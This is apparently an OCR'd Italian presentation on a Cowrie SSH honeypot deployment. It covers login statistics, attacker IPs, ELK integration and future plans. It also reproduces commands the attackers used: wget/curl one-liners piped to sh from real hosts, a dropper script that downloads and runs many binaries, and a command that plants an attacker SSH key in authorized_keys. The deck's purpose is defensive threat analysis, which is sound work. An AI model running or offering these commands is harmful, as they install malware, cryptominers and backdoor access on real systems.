
# LOGIN FAILED: password



# LOGIN FAILED : country



# LOGIN SUCCESS: duration



# tcp-direct: test del tunnel SSH

| COMMAND | ATTEMPT |
|---|---|
| 'GET / HTTP/1.0\r\nHost: google.com\r\n\r\n', | 184 |
| 'GET / HTTP/1.0\r\nHost: yahoo.com\r\n\r\n', | 184 |
| 'GET / HTTP/1.0\r\nHost: yandex.ru\r\n\r\n', | 184 |

| IP | COUNTRY | ATTEMPT |
|---|---|---|
| 193.105.134.95 | (SE) | 288 |
| 195.3.147.52 | (LV) | 264 |

# Singoli comandi esplorativi

```
uname -s -v -n -r –m

ps -ef | grep '[Mm]iner'

grep -c ^processor /proc/cpuinfo

echo Hi | cat –n

cat /proc/uptime

cat /bin/echo;

/ip cloud print

/bin/busybox Jb8uSmrD
```

# Batch ricorrenti (1)

```
/ip cloud print
ifconfig
uname –a
cat /proc/cpuinfo
ps | grep '[Mm]iner’
ps -ef | grep '[Mm]iner'
 ls -la /dev/ttyGSM* /dev/ttyUSB-mod* /var/spool/sms/* /var/log/smsd.log
/etc/smsd.conf* /usr/bin/qmuxd /var/qmux_connect_socket
/etc/config/simman /dev/modem* /var/config/sms/*
echo Hi | cat -n
```

# Batch ricorrenti (2)

```
wget -qO - http://113.106.167.11/x/1sh | sh > /dev/null 2>&1 &

rm -rf /var/run/1sh; wget -c http://113.106.167.11/x/1sh -P /var/run && sh
/var/run/1sh &

wget -qO - http://113.106.167.11/x/2sh | sh > /dev/null 2>&1 &

rm -rf /tmp/2sh; wget -c http://113.106.167.11/x/2sh -P /tmp && sh /tmp/2sh

curl http://113.106.167.11/x/3sh | sh

cd /var/run ; rm -rf tsh ; tftp -g 127.0.0.1 -r tsh ; sh tsh &
```

# http://113.106.167.11/x/1sh

```
wget http://113.106.167.11/x/tty0 -O /var/run/tty0 ; chmod +x /var/run/tty0 ; chmod
777 /var/run/tty0 ; /var/run/tty0 > /dev/null 2>&1 &wget http://113.106.167.11/x/tty1
-O /var/run/tty1 ; chmod +x /var/run/tty1 ; chmod 777 /var/run/tty1 ; /var/run/tty1 >
/dev/null 2>&1 &wget http://113.106.167.11/x/tty2 -O /var/run/tty2 ; chmod +x
/var/run/tty2 ; chmod 777 /var/run/tty2 ; /var/run/tty2 > /dev/null 2>&1 &wget
http://113.106.167.11/x/tty3 -O /var/run/tty3 ; chmod +x /var/run/tty3 ; chmod 777
/var/run/tty3 ; /var/run/tty3 > /dev/null 2>&1 &wget http://113.106.167.11/x/tty4 -O
/var/run/tty4 ; chmod +x /var/run/tty4 ; chmod 777 /var/run/tty4 ; /var/run/tty4 >
/dev/null 2>&1 &wget http://113.106.167.11/x/tty5 -O /var/run/tty5 ; chmod +x
/var/run/tty5 ; chmod 777 /var/run/tty5 ; /var/run/tty5 > /dev/null 2>&1 &wget
http://113.106.167.11/x/tty6 -O /var/run/tty6 ; chmod +x /var/run/tty6 ; chmod 777
/var/run/tty6 ; /var/run/tty6 > /dev/null 2>&1 &wget http://113.106.167.11/x/pty -O
pty ; chmod +x pty ; chmod 777 pty ; ./pty > /dev/null 2>&1 &wget
http://113.106.167.11/x/irq0 -O irq0 ; chmod +x irq0 ; chmod 777 irq0 ; ./irq0 >
/dev/null 2>&1 &wget http://113.106.167.11/x/irq1 -O irq1 ; chmod +x irq1 ; chmod 777
irq1 ; ./irq1 > /dev/null 2>&1 &wget http://113.106.167.11/x/irq2 -O irq2 ; chmod +x
irq2 ; chmod 777 irq2 ; ./irq2 > /dev/null 2>&1 &wget http://113.106.167.11/x/pty -O
/var/tmp/pty ; chmod +x /var/tmp/pty ; chmod 777 /var/tmp/pty ; /var/tmp/pty >
/dev/null 2>&1 &wget http://113.106.167.11/x/pty -O /var/run/pty ; chmod +x
/var/run/pty ; chmod 777 /var/run/pty ; /var/run/pty > /dev/null 2>&1 &rm -rf
/var/run/1sh
```

# Batch ricorrenti (3)

```
cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAACAQC/yU0iqklqw6etPlUon4mZzxslFWq8G8sRyluQMD3i8tpQWT2cX/mwG
gSRCz7HMLyxt87olYIPemTIRBiyqk8SLD3ijQpfZwQ9vsHc47hdTBfj89FeHJGGm1KpWg8lrXeMW+5jIXTFmEFhbJ
18wc25Dcds4QCM0DvZGr/Pg4+kqJ0gLyqYmB2fdNzBcU05QhhWW6tSuYcXcyAz8Cp73JmN6TcPuVqHeFYDg05
KweYqTqThFFHbdxdqqrWy6fNt8q/cgI30NBa5W2LyZ4b1v6324IEJuxImARIxTc96Igaf30LUza8kbZyc3bewY6IsFU
N1PjQJcJi0ubVLyWyyJ554Tv8BBfPdY4jqCr4PzaJ2Rc1JFJYUSVVT4yX2p7L6iRpW212eZmqLMSoR5a2a/tO2s1g
iIlb+0EHtFWc2QH7yz/ZBjnun7opIoslLVvYJ9cxMoLeLr5Ig+zny+IEA3x090xtcL62X0jea6btVnYo7UN2BARziisZze6
oVuOTCBijuyvOM6ROZ6s/wl4CQAOSLDeFIP5L1paP9V1XLaYLDBAodNaUPFfTxggH3tZrnnU8Dge5/1JNa08F3
WNUPM1S1x8L2HMatwc82x35jXyBSp3AMbdxMPhvyYI8v2J1PqJH8OqGTVjdWe40mD2osRgLo1EOfP/SFBTD5
VEo95K2ZLQ== system key generated by server 20220709">>.ssh/authorized_keys && chmod -R go= ~/.ssh &&
cd ~;

cp /bin/echo /home/.z && >/home/.z && cd /home/; rm -rf .i; cp .z .i; cp .i .d; chmod 777 .i; chmod 777 .d;
cp /bin/echo /.z && >/.z && cd /; rm -rf .i; cp .z .i; cp .i .d; chmod 777 .i; chmod 777 .d;
cp /bin/echo /tmp/.z && >/tmp/.z && cd /tmp/; rm -rf .i; cp .z .i; cp .i .d; chmod 777 .i; chmod 777 .d;
cp /bin/echo /var/tmp/.z && >/var/tmp/.z && cd /var/tmp/; rm -rf .i; cp .z .i; cp .i .d; chmod 777 .i; chmod 777 .d;
cp /bin/echo /dev/netslink/.z && >/dev/netslink/.z && cd /dev/netslink/; rm -rf .i; cp .z .i; cp .i .d; chmod 777 .i;
chmod 777 .d;
cp /bin/echo /dev/.z && >/dev/.z && cd /dev/; rm -rf .i; cp .z .i; cp .i .d; chmod 777 .i; chmod 777 .d;
cp /bin/echo /var/.z && >/var/.z && cd /var/; rm -rf .i; cp .z .i; cp .i .d; chmod 777 .i; chmod 777 .d;
cp /bin/echo /etc/.z && >/etc/.z && cd /etc/; rm -rf .i; cp .z .i; cp .i .d; chmod 777 .i; chmod 777 .d;
cp /bin/echo /dev/shm/.z && >/dev/shm/.z && cd /dev/shm/; rm -rf .i; cp .z .i; cp .i .d; chmod 777 .i; chmod 777 .d;
wget; echo -e '\x67\x61\x79\x66\x67\x74';
wget http://109.206.243.207/ssh/x86_64 -O-> .i; ./.i scan.ssh.x86_64; >.i;
```

# media interazione : conclusioni

Eventi json con attributi utili:


- Event-id, ip_src, username, password, Timestamp, duration..

Un solo livello di interazione:

- Esplorazione dell'ambiente
- Classificazione superficiale dei tipi di attacchi
    - Tunnel SSH
    - Cryptominer
    - Bot trojan

# Honeypot ad alta interazione


- Cowrie in modalità Proxy
- Funzionalità completa del Backend Alpine
- Mail + Registrazione di tutte le attività verso il Backend
- Per ora in Intranet con user/password definiti, nessun accesso




# Test integrazione con ELK

Installazione guidata https://cowrie.readthedocs.io/en/latest/elk/README.html :
**ElasticSearch , Kibana, Logstash, Filebeat e Nginx**

Cowrie fornisce i file di configurazione per l'integrazione
filebeat-cowrie.conf logstash-cowrie.conf



# ELK dashboard



# Possibili sviluppi

## Studio delle modalità di esecuzione degli attacchi

- Esposizione dell'honeypot ad alta interazione e analisi delle attività

## ELK

- Integrazione in ELK di diversi feed

## MAIL HONEY

- Esempio https://github.com/phin3has/mailoney

## ALTRE IDEE?

Grazie per l'attenzione!

Domande?